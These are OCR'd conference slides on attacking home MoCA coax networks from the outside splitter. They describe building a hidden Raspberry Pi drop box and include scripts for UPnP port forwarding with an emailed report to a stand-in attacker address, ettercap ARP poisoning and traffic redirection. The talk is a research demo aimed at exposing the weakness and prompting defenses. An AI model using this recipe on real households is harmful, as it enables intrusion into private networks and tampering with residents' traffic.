
OH SNAP!


TAKE
IT ALL
ATTACK HERE
DVR
STB
Coaxial
Cable
Coaxial
Splitter
Cable
ONT
Fiber Optic Cable
"Home Net" Br e:
MoCA LAN
Ethernet LAN
Wireless LAN
ctionTec
Router
se Exter
MoCA Networks
Ground
Promulgation of WAN network
Promulgation of LAN networks
FIOS

Remember, MoCA looks like this?




DOUBLE SNAP! IT'S OUTSIDE!



ATTACK HERE

Walk up and jack in

- Utility point-of-presence
- ONT + root coax splitter + power = SCORE!
- Many homes have low plants growing around to obscure the equipment
  - That will provide useful cover for the attacking equipment




Tools of the Trade

- MoCA-to-Ethernet bridge
- RG-6 Coaxial Cable
- >1GHz Coaxial Splitter

Burning Bridges


- Connect the attack device to the bridge’s Ethernet interface
- Actiontec LAN does not engage link protection
    - Any device can connect




What just happened here?

- A MoCA device has been added to the coaxial bus
- Remember, both MoCA WAN and LAN run on the same physical bus
- The bus is terminates outside the home
- By attaching to the MoCA LAN, the internal Ethernet LAN has been extended outside the home

Situation normal



SNAFU


2GHz 2-way Coaxial Splitter
Coax
MoCA bridge
Attacker Device
DVR
DVR
MoCA LAN Network
User Device
House Exterior Wall
2GHz 3-way Coaxial Splitter
Coaxial Cable
ONT
Fiber Optic Cable
ActionTec Router
Ethernet LAN Network
Ground
Redirected gateway traffic
Attacker-forwarded gateway traffic
FIOS

What could possibly go wrong?

- Enables attacks defeated by a firewall
- Network redirection
  - Address resolution protocol poisoning
  - DHCP response spoofs
  - DNS hijacking
- Traffic profiling
  - Deep packet inspection
  - What do you do at home that you wouldn’t do at work?
- What’s old is new again! Hello 2001!

Ethernet attacks, so retro!

- Enables direct attack against the local Ethernet network
- Many attacker tools and frameworks have been developed to automate infiltration
  - Ettercap
  - dnsniff
  - Metasploit
  - BeEF
  - EvilGrade
  - Karmetasploit


This tattoo will protect me from harm!

- MoCA filters
- Block signal in the MoCA ranges
- Marketed as a security layer to protect against unwanted MoCA signals

- Typically located on the feed to the splitter
  - Almost always exposed
- Designed to prevent signal bleed between houses
  - NOT between the interior and exterior walls.

Building a disposable attack unit

- This is a problem that needs more attention
- Create a platform to automate the compromise of a MoCA network
- Illustrate that the compromise of most target domiciles is as simple as walking up to them



ATTACK HERE

Requirements

- Drop-in physical toolkit
  - Physical insertion
  - Power
  - Computing device
- Remote access to toolkit
  - Reverse tunnel, requires a server
  - Port forwarding?
- Traffic redirection
- Content manipulation

Design Objectives

- DO NO HARM
  - This is a demo for educational purposes
  - Random useless site redirection is obvious, nondestructive
- Use standard tools
  - Less profiling
  - Updatable
  - Disposable
- Minimize power consumption
  - Enable attacker to walk away and preserve cover
  - Unit must last at least a day
- Control costs

Ingredients

- Universal Power Supply
  - APC BackUPS 350 ES
  - Management software for soft shutdown
  - Can turn off the alarm
  - ~60 hours uptime for a 3VA device, like an ARM
- Raspberry Pi
  - Model B – 512 MB RAM
  - ARM11 processor
  - Minimal power consumption
  - Requires 8GB class 10 SD Card for storage (OS)
  - Cheap

Ingredients

- Kali Linux
  - Standard penetration testing distribution
  - Has necessary tools – Ettercap, perl, python
  - Extendable via Debian repositories
    - squid, apache, miniupnp
  - Available images for ARM, including Raspberry Pi
  - FREE
- Universal Plug-n-play IGD protocol
  - Actiontec firewall/router
- MoCA-to-Ethernet bridge
  - Netgear MCAB1001

Universal Plug-n-Play

- uPNP enables service discovery on broadcast domains
- UDP port 1900
- No authentication
- No routing required, everything just blabs
  - iPhone
  - Computer
  - Printer
  - TVs - DLNA
  - Router

Internet Gateway Device

- uPNP protocol to ease manipulation of firewall rules

- Allows the firewall to adjust posture based on the requests of internal hosts
  - No authentication
  - Forwards requested ports and sets up NAT
- Most embedded routers support IGD
- Supported by Microsoft, DLNA, ISPs

How helpful!

Image Hijinks

- Transparent proxy needed to manipulate web streams
  - Squid provides URL_REWRITE facility to support 3rd party tools
  - ImageMagik libraries do the work
- I Love My Neighbors
  - Josh Wright’s wireless honeypot distribution
  - Accomplishes my goals (flipping pics, funny things)
  - Perl scripts for URL_REWRITE
- Some BASH scripting to get it all set up

Recipe for Raspberry MoCA: Phase 1

- Insertion and remote access
- Upon boot, execute a uPNP command to forward an external port to local SSH server
  - {External IP}:22/tcp -> {Raspberry MoCA IP}:22/tcp
- Report information to attacker

```
#!/bin/sh -e
# rc.local
sleep 120;
upnpc -a `ip addr | fgrep "inet " | fgrep -v "host lo" | awk '{print $2}' \
| awk -F\/ '{print $1}'` 22 22 tcp | tee /tmp/report \
| mailx -s `ip addr | fgrep "inet " | fgrep -v "host lo" | awk '{print $2}' \
| awk -F\/ '{print $1}'`.report surreptitiously.delicious@foo.bar
exit 0
```

Recipe: Phase 2

- Engage image manipulation
- ARP poison the LAN

```
echo -n , Redirecting traffic
ettercap -D -l /root/etter.infos -m /root/etter.msgs -M arp // //
```

- Redirect web streams to local proxy

```
echo -n , Redirecting ports
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat -A PREROUTING -i eth0 -p tcp \
  --destination-port 80 -j REDIRECT --to-port 3128
```

- Manipulate the web stream

```
rm /etc/squid3/url_rewrite_program
ln -s $SDIR/$1 /etc/squid3/url_rewrite_program
service squid3 restart >/dev/null
```

DEMO

- WATCH THIS!

famous last words….

Results

- ARM11 is single core and it shows
  - A little pokey for manipulating large images
  - Reduced apache and squid to 5 threads
  - Lowers CPU interrupt contention
  - Only use simple flips. Animated GIFs are S..L..O..W..
- Traffic redirection
  - Network with six normal devices on it
  - Phones, DVR, computers
  - All redirected with no noticeable performance issues
    - Simple replacement of the word ‘dog’ with ‘cat’
  - MoCA works well for this

Results

- Compared to attack injections
  - Images are huge payloads. Injections are small.
  - Static payload insertion does not require heavy proc
- Raspberry MoCA Platform provides
  - Guaranteed remote access for a defined time
  - Quick delivery and insertion. Minimizes exposure
  - Low cost platform. <$300 is disposable
  - Commodity components. Minimizes profilable artifacts
  - Low-latency traffic redirection and manipulation
    - Find a resource and implant a more permanent backdoor

Security needs YOU!

- This is a major exposure of the physical transport layer
- Requires reassessment and attention from cable installers and Internet providers
- Consumers should demand this!

Ongoing work

- Detect MoCA injections
- Alert on network insertion
  - Offer something more than ArpWatch?
- SLIM and Counter-Pi
  - in collaboration with Stephan Browarny

Questions?

Andrew Hunt

